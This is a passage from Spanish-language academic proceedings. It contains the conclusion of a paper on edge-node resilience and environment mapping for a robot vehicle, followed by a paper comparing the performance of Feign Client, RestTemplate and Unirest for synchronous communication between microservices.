Una vez que el vehículo procesa el mensaje recibido desde el Nodo *Edge* y ejecuta el movimiento correspondiente, devuelve el mensaje al Nodo *Edge* tal como lo recibió ({*Task*, *id_edge*}), de modo que, en principio, el mensaje retransmitido y el recibido originalmente son iguales. Como se explicó previamente, el Nodo *Edge* almacena el mensaje del robot en la tabla *robotMovements*, e inicia una secuencia de pasos para validar si el movimiento realizado por el robot concuerda con el enviado por el cliente.

Para ello, el Nodo *Edge* realiza una consulta a la base de datos para averiguar si en la tabla en *nodoedgeMovements* existe una tupla cuyos valores de *Task* e *id_edge* coincidan con aquellos retornados por el robot. Al verificar su existencia, se constata que el comando recibido y ejecutado por el vehículo es el mismo que el Nodo *Edge* recibió inicialmente desde el cliente. Una vez que se ha obtenido la tupla de la tabla *nodoedgeMovements*, el *flag Executed* se actualiza al valor *True*. Por lo tanto, todos los movimientos que han sido validados aparecen en la tabla con el valor de *Executed* en *True* (permaneciendo en *False* si no existió coincidencia).

Sin embargo, la actualización de un campo de la tupla (en este caso, *Executed*) conlleva un cierto grado de dificultad, ya que InfluxDB no permite modificar un dato de una manera sencilla. Para lograr el efecto de modificación de un elemento, en realidad, se debe insertar una nueva tupla en la misma tabla, que posea el mismo valor de *timestamp* que la que se quiere actualizar. Sin embargo, esto tampoco es directo, ya que *Node-Red* posee una resolución de tiempos inferior a la de InfluxDB, por lo que, al momento de consultar la tupla original, pierde los dígitos menos significativos del *timestamp*. En consecuencia, la nueva tupla se inserta en la posición correcta pero con un valor de *timestamp* aproximado, por lo que la tupla a modificar queda duplicada. Por lo tanto, la estrategia adoptada para actualizar una tupla consiste en, en primer lugar, eliminar la original de la tabla, y luego insertar la nueva en el mismo lugar.

3.4 Mapeo de entornos

En esta sección, se describe la planificación realizada para implementar la funcionalidad de mapeo del entorno en el que se mueve el vehículo; sin embargo, actualmente, esta parte del proyecto se encuentra en proceso de desarrollo.

Como ya se mencionó, a medida que el vehículo va recorriendo un escenario, los sensores de proximidad que lleva incorporados le proporcionan los valores de distancias a los obstáculos que se encuentran dentro de ese entorno. Esta información se puede utilizar para generar un mapa en 2D de los objetos y límites en ese espacio.

Siguiendo esta idea, se está diseñando un programa que pueda extraer de la base de datos (alojada en el Nodo *Edge*) los datos de la tabla de los movimientos realizados por el robot (*robotMovements*) y la tabla de las mediciones hechas por los sensores ultrasónicos (*sensorsValues*) y los grafique en un espacio bidimensional. Para esta tarea, se escogió el lenguaje Python, ya que posee una activa comunidad de desarrollo. En tanto, para obtener las tablas de la base de datos, se utilizó la librería InfluxDBClient, provista por la empresa creadora de InfluxDB. De todas las capacidades que posee esta librería, sólo se utilizaron las herramientas relacionadas con consultas a las tablas. Por último, para la realización del gráfico, se decidió por la

utilización de la librería OpenCV [13], la cual es un conjunto de módulos libres de visión artificial[1], originalmente desarrollada por Intel.

A partir de esto, se busca generar un mapa del estilo del que se observa en la Figura 6, que consiste en un cuadrado blanco de un tamaño (en *pixels*) a definir, en el cual un pequeño círculo de color varía su posición representando los movimientos que realiza el vehículo. A medida que el círculo se mueve, los obstáculos captados por los sensores se dibujan en forma de bloques negros sobre el mapa, ubicados a una distancia dependiente de los valores sensados.




Figura 6: Imagen representativa del mapeo de entorno en 2D

4 Conclusiones y líneas futuras

Este trabajo presenta una estrategia de control de un vehículo robot que incorpora, como característica, la resiliencia frente a posibles pérdidas de conexión entre el cliente y el robot, utilizando para ello una arquitectura distribuida flexible que consiste en el agregado de un Nodo *Edge*, que es responsable de la mayor parte de las funcionalidades esenciales para el sistema. Además, en función de la información obtenida, se ha diseñado un mecanismo de mapeo bidimensional del entorno en el que se mueve el vehículo. A pesar de que el trabajo se encuentra aún en progreso, se han conseguido alcanzar algunos resultados iniciales satisfactorios.

El aspecto fundamental del funcionamiento de la arquitectura reside en la implementación, en el Nodo *Edge*, de una base de datos que permite registrar todos los eventos que ocurren en el sistema: los comandos enviados desde el cliente, las instrucciones recibidas por el robot, la información que devuelve sobre los movimientos que realiza, las mediciones de los sensores y, por último, las decisiones tomadas localmente por el robot en base a advertencias de proximidad.

El almacenamiento de esta información posibilita que el sistema pueda contar con un primer nivel de resiliencia, ya que, como el Nodo *Edge* contiene conjuntos de

[1] Disciplina científica que incluye métodos para adquirir, procesar y analizar imágenes del mundo real, con el fin de producir información que pueda ser tratada por un ordenador.

instrucciones, brinda autonomía parcial para progresar con la tarea aún en caso de que se pierda temporalmente la conexión con el cliente. En tanto, un segundo nivel de resiliencia se alcanza mediante la validación, en el Nodo *Edge*, de que las instrucciones ejecutadas por el vehículo se corresponden con los comandos que originalmente envió el cliente. Por último, con la información de los movimientos ejecutados por el robot (incluyendo las detenciones por proximidad) y de las distancias obtenidas por los sensores, es posible realizar un seguimiento del vehículo y un mapeo del entorno en el que se mueve.

Entre los aspectos vinculados a la resiliencia que se encuentran pendientes, se debe definir el comportamiento del sistema si una instrucción se lleva a cabo incorrectamente (es decir, si no hay coincidencia entre la búsqueda realizada por el Nodo *Edge* y la información retornada por el robot). Una posible solución consiste en realizar un *rollback*, en la que el vehículo pueda llevar a cabo la acción opuesta a la ejecutada erróneamente, de forma de volver a un estado anterior al fallo. Por otra parte, también debe contemplarse el escenario en el cual se presente un fallo de conexión entre el Nodo *Edge* y el robot.

Además, la continuidad del trabajo involucra los desafíos propios de la implementación del módulo gráfico para el mapeo del entorno. En la actualidad existen diferentes técnicas para abordar la problemática del mapeo de un ambiente mediante un robot móvil, que varían en aspectos como la tecnología utilizada para realizar las mediciones (como por ejemplo, el uso de ensores *LiDAR* [14] en vez de ultrasónicos) o el método utilizado para generar el mapa [15,16].

Dada la flexibilidad de la arquitectura distribuida utilizada, que permite la implementación de diversos escenarios, entre los trabajos futuros, se prevé escalar el proyecto para manejar múltiples robots mediante comunicaciones *Unicast*, *Multicast* o *Broadcast* desde el cliente o el Nodo *Edge*.

Referencias

1. Mohan, N., & Kangasharju, J. (2016, November). Edge-fog cloud: A distributed cloud for internet of things computations. In 2016 Cloudification of the Internet of Things (CIoT) (pp. 1-6). IEEE.
2. Costanzo, M., Boggia, M., Rodriguez, I. P., & De Giusti, A. E. (2019). Cloud/Edge Robotics: navegación autónoma de auto-robot y cuadricoptero. In XXV Congreso Argentino de Ciencias de la Computación (CACIC)(Universidad Nacional de Río Cuarto, Córdoba, 14 al 18 de octubre de 2019).
3. Wang L.; Liu M.; Meng M.; Siegwart R. Towards Real-Time Multi-Sensor Information Retrieval in Cloud Robotic System. En: IEEE International Conference on Multisensor Fusion and Integration for Intelligent Systems (MFI) (2012).
4. Antevski K.; Groshev M.; Cominardi L.; Bernardos C.; Mourad A.; Gazda R. Enhancing Edge robotics through the use of context information. En: (2018).
5. Medina, S., Montezanti, D., Gómez D'Orazio, L., Garay, F., De Giusti, A., & Naiouf, M. (2023, June). Distributed Architectures Based on Edge Computing, Fog Computing and End Devices: A Conceptual Review Incorporating Resilience Aspects. In Conference on Cloud Computing, Big Data & Emerging Topics (pp. 31-44). Cham: Springer Nature Switzerland.

6. Tong, Y., Tian, L., Lin, L., & Wang, Z. (2020). Fault Tolerance Mechanism Combining Static Backup and Dynamic Timing Monitoring for Cluster Heads. IEEE Access, 8, 43277-43288.
7. Medina, S., Montezanti, D. M., Gomez D'Orazio, L., Compagnucci, E., De Giusti, A. E., & Naiouf, M. (2022). Incorporating Resilience to Platforms based on Edge and Fog Computing. In X Jornadas de Cloud Computing, Big Data & Emerging Topics (La Plata, 2022).
8. Tirado Gómez, V. M. (2021). Mapeo de espacio universitario con Robot Humanoide Pepper.
9. MQTT Version 5.0. Edited by Andrew Banks, Ed Briggs, Ken Borgendale, and Rahul Gupta. 07 March 2019. OASIS Standard. https://docs.oasis-open.org/mqtt/mqtt/v5.0/os/mqtt-v5.0-os.html, accedido el 2024/09/14.
10. Node-RED. (n.d.). *Node-RED: Low-code programming for event-driven applications*. Node-RED. https://nodered.org/, accedido el 2024/09/14.
11. InfluxData. (n.d.). InfluxDB: Time series database. InfluxData. https://www.influxdata.com/products/influxdb/, accedido el 2024/09/14.
12. Grafana Labs. (n.d.). Grafana: Open source analytics & monitoring solution. Grafana Labs. https://grafana.com/, accedido el 2024/09/14.
13. Bradski, G. (2000). The OpenCV Library. Dr. Dobb's Journal of Software Tools, accedido el 2024/09/14.
14. Raj, T., Hanim Hashim, F., Baseri Huddin, A., Ibrahim, M. F., & Hussain, A. (2020). A survey on LiDAR scanning mechanisms. Electronics, 9(5), 741.
15. Lluvia, I., Lazkano, E., & Ansuategi, A. (2021). Active mapping and robot exploration: A survey. Sensors, 21(7), 2445.
16. Cabrera Flor, A. P., & Delgado Oleas, G. A. (2014). Diseño y construcción de un robot para mapeo y exploración de minas subterráneas (Bachelor's thesis, Universidad del Azuay).

Evaluación de parámetros asociados a la comunicación síncrona entre microservicios

Hernán Atencio, Nelson Rodríguez, María Murazzo,
Departamento de Informática, Facultad de Ciencias Exactas Físicas y Naturales, Universidad Nacional de San Juan, San Juan, Argentina
hernan.atencio.98@gmail.com, nelson@iinfo.unsj.edu.ar, maritemurazzo@gmail.com

Resumen. Los microservicios han surgido como un enfoque arquitectónico y organizativo para diseñar aplicaciones de software como un conjunto de servicios que son implementados de forma independiente. Ofrece muchas ventajas sobre la arquitectura monolítica, como son escalabilidad, flexibilidad, mejora la aislación de fallos, aumenta la productividad del equipo, reduce los tiempos de implementación y ofrece una relación de costos más rentable para desarrollar grandes aplicaciones. Un factor sumamente importante es la comunicación, dado que la misma en las aplicaciones monolíticas se realiza entre métodos que forman parte de un solo proceso, es decir, se crea una clase y se llama al método dentro del módulo de destino. Todos ejecutando el mismo proceso. Esta comunicación es muy simple pero al mismo tiempo los componentes están altamente acoplados entre sí y son difíciles de separar y escalar de forma independiente**.** A diferencia de esto, los microservicios presentan variedad de alternativas para comunicarse tanto sincrónica como asincrónicamente, con lo cual la utilización de recursos y los valores de parámetros como performance resultan de interés para el desarrollo de aplicaciones más eficientes y resilientes, especialmente cuando numerosos servicios pequeños colaboran para lograr una actividad empresarial unificada. El presente trabajo tiene por objetivo analizar las alternativas de comunicación sincrónicas, su implementación, análisis, conclusiones y posibles trabajos futuros.

Keywords: Micro services, Micro services architecture, Communication microservices

1 Introducción

El mercado de la arquitectura de microservicios se caracteriza por un estilo que estructura las aplicaciones como una colección de servicios de acoplamiento flexible, lo que permite la entrega y el despliegue continuos de aplicaciones grandes y complejas. Este enfoque ha ganado terreno debido a su capacidad para mejorar la agilidad, la escalabilidad y la resiliencia en los procesos de desarrollo de software.

A medida que las infraestructuras de TI continúan creciendo y volviéndose más distribuidas [1], atraídas por la perspectiva de una innovación más rápida, reducción de costos y aumento de la agilidad, muchas empresas están migrando sus aplicaciones monolíticas tradicionales a microservicios

El término microservicios fue acuñado por primera vez por el Dr. Peter Rodgers en 2005 e inicialmente se conocía como "micro servicios web". La idea principal detrás de los "micro servicios web" en ese momento era dividir los diseños "monolíticos"

grandes en múltiples componentes o procesos independientes, lo que hacía que la base de código fuera más granular y manejable [2]. Sin embargo, pasó un tiempo para que el término se difundiera y fue gracias al desarrollador británico Martin Fowler en 2014. En su artículo, describe cómo Netflix adoptó una arquitectura de microservicios para mejorar su capacidad de respuesta ante los cambios del mercado [3].

Un microservicio, es una pequeña aplicación que se puede implementar, escalar y probar de forma independiente y que tiene una única responsabilidad. Es una sola responsabilidad en el sentido original de que tiene una sola razón para cambiar y/o una solo motivo para ser reemplazado [4].

Al organizarse como un conjunto de pequeños servicios granulares que se pueden implementar (desarrollar, probar y desplegar) en diferentes plataformas a través de múltiples plataformas tecnológicas [5]. Cada servicio de la arquitectura de Microservicios se ejecuta en su propio proceso y se comunica entre sí a través de, por ejemplo, API basadas en RESTful o RPC [6].

El mercado de la arquitectura de microservicios está experimentando un crecimiento impulsado por factores como los avances tecnológicos, las preferencias cambiantes de los consumidores y la dinámica competitiva. Este crecimiento refleja la adaptabilidad de la industria a la digitalización y los esfuerzos de sostenibilidad. Se proyecta que la industria de la arquitectura de microservicios crezca de USD 5.49 mil millones en 2022 a USD 21.61 mil millones para 2030, exhibiendo una tasa de crecimiento anual compuesta (CAGR) del 18.66% durante el período de pronóstico (2022 - 2030) [7]. Por otro lado según un estudio publicado por Garnet [8] casi tres cuartas partes (74%) de las organizaciones encuestadas utilizan actualmente la arquitectura de microservicios.

Este enfoque ofrece varias ventajas, como escalabilidad, flexibilidad, aislamiento de fallas, facilidad de implementación, velocidad de desarrollo mejorada y mantenimiento más sencillo, dinamismo, modularidad, Optimización de funcionalidades, resiliencia, disponibilidad [9], responsabilidad única por servicio [10], propiedad y autonomía y encapsulación[11].

Sin embargo, la adopción de una arquitectura de microservicios también plantea desafíos, como una mayor complejidad en la implementación y el monitoreo, así como una sobrecarga en la gestión entre procesos, entre otros. Otro de los desafíos es la migración desde sistemas monolíticos, dado que la misma debe ser bien planificada y puede ocasionar alto costo, larga duración y la implicación de una reestructuración organizacional, además de la propia refactorización arquitectónica. [12]. Sin embargo, la mayor parte de la orientación práctica y teórica se centra en aspectos aislados de la migración (por ejemplo, separar técnicamente los servicios). Por lo tanto, no siempre está claro cómo se conectan entre sí estos aspectos dispares de las migraciones. [13].

Para implementar esta arquitectura exitosamente, el diseño debe ser cuidadoso, las prácticas de desarrollo deben ser sólidas y se requieren herramientas adecuadas para abordar eficazmente estos desafíos.

El estilo arquitectónico de microservicios es un enfoque para desarrollar una única aplicación como un conjunto de pequeñas servicios, cada uno ejecutándose en su propio proceso y comunicándose con Mecanismos ligeros, a menudo una API de recursos HTTP. Los servicios se basan en capacidades comerciales, implementables de forma independiente. Cada servicio es totalmente autónomo y full-stack. Por lo tanto, el cambio de la implementación de un servicio no debería tener ningún impacto en otros servicios, ya que la comunicación se realiza solo mediante interfaces [14].Existe un

mínimo de gestión centralizada de estos servicios, que pueden estar escritos en diferentes lenguajes de programación y uso de diferentes tecnologías.

El hecho de que los microservicios presenten una transición más rápida comparada con los modelos arquitectónicos anteriores, hace que no se haya alcanzado la madurez en esta tecnología, produciéndose así errores en las implementaciones a realizar, muchas veces ocurridas por la carencia de conocimiento funcional asociado al desarrollo mismo.

Diseñar Microservicios no es sencillo, debido a la falta de soporte pragmático. Algunas de las sugerencias consisten en la descomposición funcional de una aplicación. Esto logra un acoplamiento flexible (probablemente por interfaces REST) y una alta cohesión (varios servicios pueden componerse entre sí para definir servicios o aplicaciones de nivel superior). La descomposición funcional permite, por ejemplo, agilidad, flexibilidad y escalabilidad. Si bien la estrategia es muy utilizada, la descomposición usualmente se realiza de forma errónea, no existe capacitación formal que ayude en como dividir o particionar el sistema eficazmente.

Los microservicios presentan a su vez, algunas limitaciones dado que los programas distribuidos son más difíciles de programar, las llamadas remotas son lentas y siempre se enfrentan a fallas, se debe realizar el mantenimiento de código en diversos lenguajes de programación y frameworks. Esto plantea desafíos, y es probable que los métodos existentes sean inconsistentes, cada servicio requiere pruebas y monitoreo individualizados, lo que garantiza que los sistemas de automatización también deban ser tenidos en cuenta. Lograr la coherencia de los datos es un verdadero desafío porque cada proveedor tiene su propia base de datos y sistema de gestión de transacciones [15]. Otro de los principales retos es el aseguramiento de la calidad y la resiliencia a largo plazo de las aplicaciones basadas en microservicios. El mecanismo de comunicación entre servicios es probablemente otro de las dificultades que se deben considerar, incluido la forma específica de las transacciones distribuidas requeridas [16].

2 Comunicación en Microservicios

En una aplicación monolítica se ejecuta en un solo proceso, los componentes se invocan entre sí mediante llamadas a métodos o funciones de nivel de lenguaje. Estos se pueden acoplar fuertemente si está creando objetos con código (por ejemplo), o se pueden invocar de forma desacoplada si está usando la inserción de dependencias haciendo referencia a abstracciones en lugar de instancias de objetos concretos.

La aplicación basada en microservicios es un sistema distribuido que ejecuta múltiples procesos y servicios, por lo que se pueden utilizar diferentes tecnologías de comunicación. El diseño de la comunicación entre microservicios es uno de los retos más importantes al migrar de un software monolítico a una arquitectura de microservicios [17].

En caso de tener que adoptar un método IPC para un microservicio, es importante tener en cuenta si la comunicación entre ellos es sincrónica o asincrónica [18].

La comunicación sincrónica puede resultar menos compleja por algunas razones. Se conoce cuando la tarea se completó satisfactoriamente o no. Por ello también puede ser utilizada para trabajos de larga duración, donde se mantiene una conexión abierta por

largos períodos de tiempo entre el cliente y el servidor. Esto funciona muy bien cuando se tiene baja latencia o cuando se bloquea una llamada mientras se espera el resultado que puede ser lento. Debido a la naturaleza de las redes móviles y de los dispositivos, que disparan la solicitud y asumen una ejecución correcta [19].

La API REST basada en HTTP y gRPC son las dos formas más utilizadas de comunicación sincrónica para los arquitectura de microservicios. Una interfaz de lenguaje de programación expresa la serie de técnicas a las que un usuario puede acceder a pesar de mantener la ejecución oculta de ellas. La API del servicio es un acuerdo entre el servicio y sus usuarios en una arquitectura de microservicios

Por otro lado, se puede afirmar que existen diferentes estilos de comunicación en microservicios:

Bloqueo sincrónico: en este escenario, un microservicio inicia una llamada a otro microservicio y detiene temporalmente sus operaciones mientras espera la respuesta.

Sin bloqueo asincrónico: el microservicio que inicia la llamada puede continuar procesando, independientemente de si la llamada se recibe o se completa.

Requerimiento-Respuesta: un microservicio envía una solicitud a otro microservicio, buscando la ejecución de una tarea y anticipa recibir una respuesta que detalla el resultado.

Conducido por eventos: los microservicios emiten eventos, que otros microservicios consumen y responden a ellos. Quien genera el evento desconoce qué microservicios, si los hay, están consumiendo los eventos que emite.

Datos comunes: aunque no se reconocen comúnmente como un estilo de comunicación, los microservicios colaboran compartiendo datos de una fuente de datos común.

Es importante reconocer que una arquitectura de microservicio integral a menudo incorpora una combinación de estilos de colaboración, y esta suele ser la práctica estándar. Ciertas interacciones se adaptan naturalmente a un formato de solicitud-respuesta, mientras que otras se alinean más con un enfoque basado en eventos. Es por ello que el análisis de este trabajo se tiene en cuenta solo el tipo de comunicación sincrónica, la comunicación entre uno y varios receptores, pero no el estilo de microservicio.

3 Trabajos relacionados

Existen diversas publicaciones que tratan la temática de comunicación interprocesos en la arquitectura de microservicios. Sin embargo toman diferentes aspectos de los que son analizados en el presente trabajo.

Un aporte a tener en cuenta es el trabajo publicado por Lei Zhang et al [20], En dicho artículo, afirma que el rendimiento de la tecnología de comunicación contribuye al rendimiento general de la arquitectura de microservicios, en consecuencia, proponen una tecnología de comunicación de eficiente llamada RPCX, que utiliza el modelo de red de E/S sin bloqueo y el formato de transmisión de datos Protobuf como mecanismo de comunicación subyacente y utiliza tecnología de proxy dinámico y reglas de configuración de anotación para permitir a desarrolladores llamar a los métodos localmente.

Otro trabajo publicado por Maria Shehzadi et al [21], realiza un análisis crítico sobre la Comunicación entre Procesos (IPC) y evalúa su impacto sobre la base de diversas funcionalidades no relacionadas con el negocio, tales como eficacia del rendimiento, accesibilidad, adaptabilidad y complejidad. En dicho trabajo se analiza tanto el enfoque sincrónico como asincrónico. Tiene en cuenta la interfaz de programación de aplicaciones de transferencia de estado representacional (API REST) y la llamada a procedimiento remoto de Google (gRPC) se utilizan en forma sincrónica, mientras que la cola de mensajes Rabbit (RabbitMQ) se utiliza en forma asincrónica.

En la bibliografía se han comparado y analizado resultados de diversas tecnologías de comunicación y su impacto en el rendimiento general de los microservicios. Por ejemplo, Kumar et al., Caracterizó tres protocolos de comunicación: REST, gRPC y Thrift, en términos de red, memoria, utilización de CPU y tiempo de respuesta. En sus estudios mostraron que Thrift y gRPC son relativamente más rápidos que REST [22]. También Shafabakhsh et al. [23], han adoptado un enfoque experimental para comparar y contrastar las formas populares de comunicación. Evalúan datos cuantitativos relacionados con el rendimiento, la eficiencia y la disponibilidad de cada método y concluyen que, aunque no existe una solución universal de IPC que pueda aplicarse en todos los casos, el patrón asíncrono ofrece varias ventajas sobre su rival síncrono.

Hong et al., utilizaron RabbitMQ y la API REST, respectivamente, como middleware orientado a mensajes de aplicaciones web de microservicios. Hicieron experimentos con ambos métodos bajo un número diferente de usuarios para comparar y evaluar su rendimiento [24].

A diferencia de las publicaciones analizadas, el presente trabajo se enfoca en comparar tres tecnologías de comunicación HTTP REST con 3 patrones de comunicación sincrónicos, realizando pruebas en estrategias que son comparables y no con RPC, que presenta otro tipo de funcionamiento. Se Define un mecanismo de exposición de métrica que nos permite analizar el rendimiento tanto a nivel de microservicios como a nivel de las peticiones realizadas

4 Metodología

No se tiene en cuenta aplicar herramientas de orquestación ni de coreografía, ni tampoco el uso de plataformas cloud específicas, tratando en este caso de evaluar la comunicación sincrónica sin elementos que puedan afectar los resultados obtenidos. Se utilizó Postman [25] para realizar las pruebas. Cada tecnología tiene sus ventajas y desventajas respecto al caso de uso en el que se la aplique. Por lo que si bien existen ciertas diferencias técnicas entre ellas, las mismas se pueden compensar según el dominio que se esté intentando abarcar. de manera secuencial, el cual presenta herramientas para pruebas de volumen sobre distintas peticiones REST.

Se realizó la implementación de 3 patrones de comunicación sincrónica, los cuales se describen a continuación:

- Comunicación simple entre emisor/receptor
- Comunicación encadenada, donde una petición desencadena en una nueva petición, para luego retornar al emisor inicial.
- Comunicación multicast a través de múltiples unicast.

A su vez, estos tres patrones se trabajaron en 3 tecnologías distintas, las cuales son:

- Feign Client [26]
- Rest Template [27]
- Unirest

Esta implementación a su vez, está montada sobre una infraestructura compuesta por un Eureka Server [30] y un Configuration Server [31], los cuales permiten soporta la configuración y comunicación entre los micro servicios bajo análisis.

Una vez realizado y testeado el código, se procedió al desarrollo de las pruebas en sí, el cual consiste en una ejecución de 500 repeticiones para cada patrón, en su respectiva tecnología.

Las variables a analizar en este caso fueron las siguientes:

- Suma de las request ejecutadas para validar que el patrón se haya ejecutado correctamente.
- Uso de CPU para cada patrón
- Tiempo de demora de cada petición realizada dentro del patrón correspondiente.
- Tiempo máximo de las request (peor ejecución)
- Promedio realizado entre la suma de tiempo de las request y la cantidad de ejecuciones realizadas

5 Resultados obtenidos

Los resultados obtenidos luego de realizar las pruebas pertinentes se muestran en los gráficos siguientes:

Primeramente, se realizaron las 500 repeticiones para el patrón de comunicaciones simples, o sea, un emisor y un solo receptor, que se aprecia en la figura 1.




Figura 1. Comparativa de flujos de comunicación simple

El gráfico obtenido muestra el promedio de ejecución en segundos de cada implementación. Como se aprecia en el mismo, Feign tiene el mayor tiempo de ejecución con respecto a Real Template y Unirest.

A continuación, la figura 2 muestra los resultados de la ejecución de mircoservicios encadenados.




Figura 2. Comparativa de flujos de comunicación encadenada

En este caso se encadenan las llamadas para completar el flujo de trabajo y retornar la respuesta. Feign mantiene un alto tiempo de ejecución, pero muestra mayor estabilidad. Rest Template y Unirest son más fluctuantes.

Por último, en la figura 3, se aprecia la comunicación multicast.




Figura 3. Comparativa de flujos de comunicación multicast

Las comunicaciones están implementadas con varios unicast, que solicitan información a varios microservicios para luego retornarla. En este caso Feign tiene el mayor tiempo de ejecución y Rest Template y Unrest coinciden en el tiempo de ejecución final.

6 Conclusiones y Futuros trabajos

Una vez ejecutadas las pruebas, se llegó a las siguientes conclusiones:

A nivel de peticiones enviadas, las tres tecnologías realizaron la comunicación efectivamente, completando la ronda de 500 ejecuciones correctamente.

A nivel de uso de CPU, tiempos de demora de ejecución y media de tiempo de ejecución, Rest Template y Unirest tuvieron resultados más óptimos que Feign Client. Esto se da ya que tanto en el caso de Rest Template como en el de Unirest, estos utilizan métodos deben de configurar la dirección del microservicio a la que se realiza el proceso de comunicación. En el caso de Feign, este debe de realizar un paso previo y consultar al Eureka Server si el servicio al que quiere acceder está presente.

En el caso del tiempo máximo de requests, Feign Client logra tener mejores resultados en el caso del flujo de comunicación encadenada, además de tener menos fluctuación entre el mejor y peor tiempo, a diferencia de Rest Template y Unirest, que tiene tiempos muy elevados y luego muy bajos al principio y fin de la ejecución.

Si bien esto puede denotar una desventaja, Eureka Server dispone de mecanismos de balanceo de carga y gestión de peticiones masivas, por lo que el retraso de búsqueda se compensa con una mayor robustez a la hora de generar la solicitud de comunicación.

Rest Template y Unirest no cuentan con estas alternativas por lo antes mencionado, al necesitar configurar previamente la dirección donde se debe de realizar la petición, se omite el paso de búsqueda, a costa de no contar con mecanismos cuando se requiera un uso intensivo y se escale a mayores niveles de uso concurrente.

Existen tecnologías como Kubernetes que pueden llegar a solventar estas carencias, aunque el problema radica en que se requiere de profesionales capacitados en el área que permitan una correcta orquestación de los microservicios para que esto sea una alternativa viable en un entorno de producción real.

Feign Client ofrece un buen balance entre el tiempo de demora y la escalabilidad, la facilidad de uso, la legibilidad del código a generar y el apoyo en tecnologías como Eureka Server facilitan tanto la implementación como el paso a los ambientes Cloud, minimizando los tiempos de desarrollo con variadas herramientas.

Por último, en el caso de la duración máxima de requests, Feign Client logra tener mejores resultados en el caso del flujo de comunicación encadenada, además de tener menos fluctuación entre el mejor y peor tiempo, a diferencia de Rest Template y Unirest, que tiene tiempos muy elevados y luego muy bajos al principio y fin de la ejecución respectivamente

Otras diferencias entre las 3 tecnologías mencionadas radican en aspectos más asociados con el desarrollo y la facilidad de uso de las mismas.

Rest Template y Unirest se caracterizan por ser tecnologías con una curva de aprendizaje más elevada que Feign Client, esto dado por la inmensa y detallada especificación que se puede llegar a tener en el envío de las peticiones HTTP a servicios

REST. Ambas tecnologías permiten poder definir con especificidad cada campo que se desea enviar en la petición HTTP, desde los headers, tokens, tipos de respuestas esperadas, etc.

Esta especificidad es útil para escenarios en donde se requiera de una comunicación precisa, más en casos a servicios heredados que pueden llegar a tener complejidades asociadas a los tipos de peticiones que pueden llegar a recibir.

Feign por otro lado propone la generación de interfaces que, a través de una referencia al controlador REST de llegada, permiten una simplificación de las peticiones a otros microservicios, logrando así una mayor legibilidad, facilidad de uso y aprendizaje respecto a las tecnologías anteriores.

Esto si bien agiliza el desarrollo, no da pie a poder configurar con precisión la petición que se envía, siendo útil para entornos en donde los microservicios involucrados se encuentran dentro del mismo dominio, permitiendo realizar un conjunto de pruebas suficientes para asegurar un correcto funcionamiento.

Cada tecnología tiene sus ventajas y desventajas respecto al caso de uso en el que se la aplique. Por lo que si bien existen ciertas diferencias técnicas entre ellas, las mismas se pueden compensar según el dominio que se esté intentando abarcar. No hay una sola alternativa que sea útil para todos los contextos que se presentan, es trabajo del desarrollador conocer y aplicar la tecnología correcta en el contexto apropiado.

Cabe destacar que no siempre microservicios es la mejor opción. Por ejemplo, Amazon Prime Video compartió un estudio de caso sobre su decisión de reemplazar su arquitectura de microservicios con un monolito. Reduciendo del 90% en los costos operativos y un sistema más sencillo. Esto afirma que no existe una solución única para todos los problemas y que la elección de la arquitectura debe basarse en las necesidades y objetivos y que los microservicios pueden no ser siempre la única respuesta [29].

Se propone como trabajos futuros:

Realizar análisis de las comunicaciones asincrónicas.

Analizar el impacto de cada técnica de comunicación en conjunto con los protocolos de seguridad, dado que es una temática que ha sido poco investigada.

Sobre el estudio presentado, agregar el comportamiento de los lenguajes de programación más utilizados actualmente (Python, Java, Go, NodeJS, por ejemplo).

Referencias

1. A. Alkhatib, A. Al Sabbagh, and R. Maraqa,: Pubic cloud computing: Big three vendors. In: Proc. Int. Conf. Inf. Technol. (ICIT), Jul. 2021, pp. 230_237.
2. Bennett A.: An Introduction to Microservices. The essential concepts that every developer should know. [Online]. Available: https://medium.com/microservicegeeks/an-introduction-to-microservices-a3a7e2297ee0. (2021).
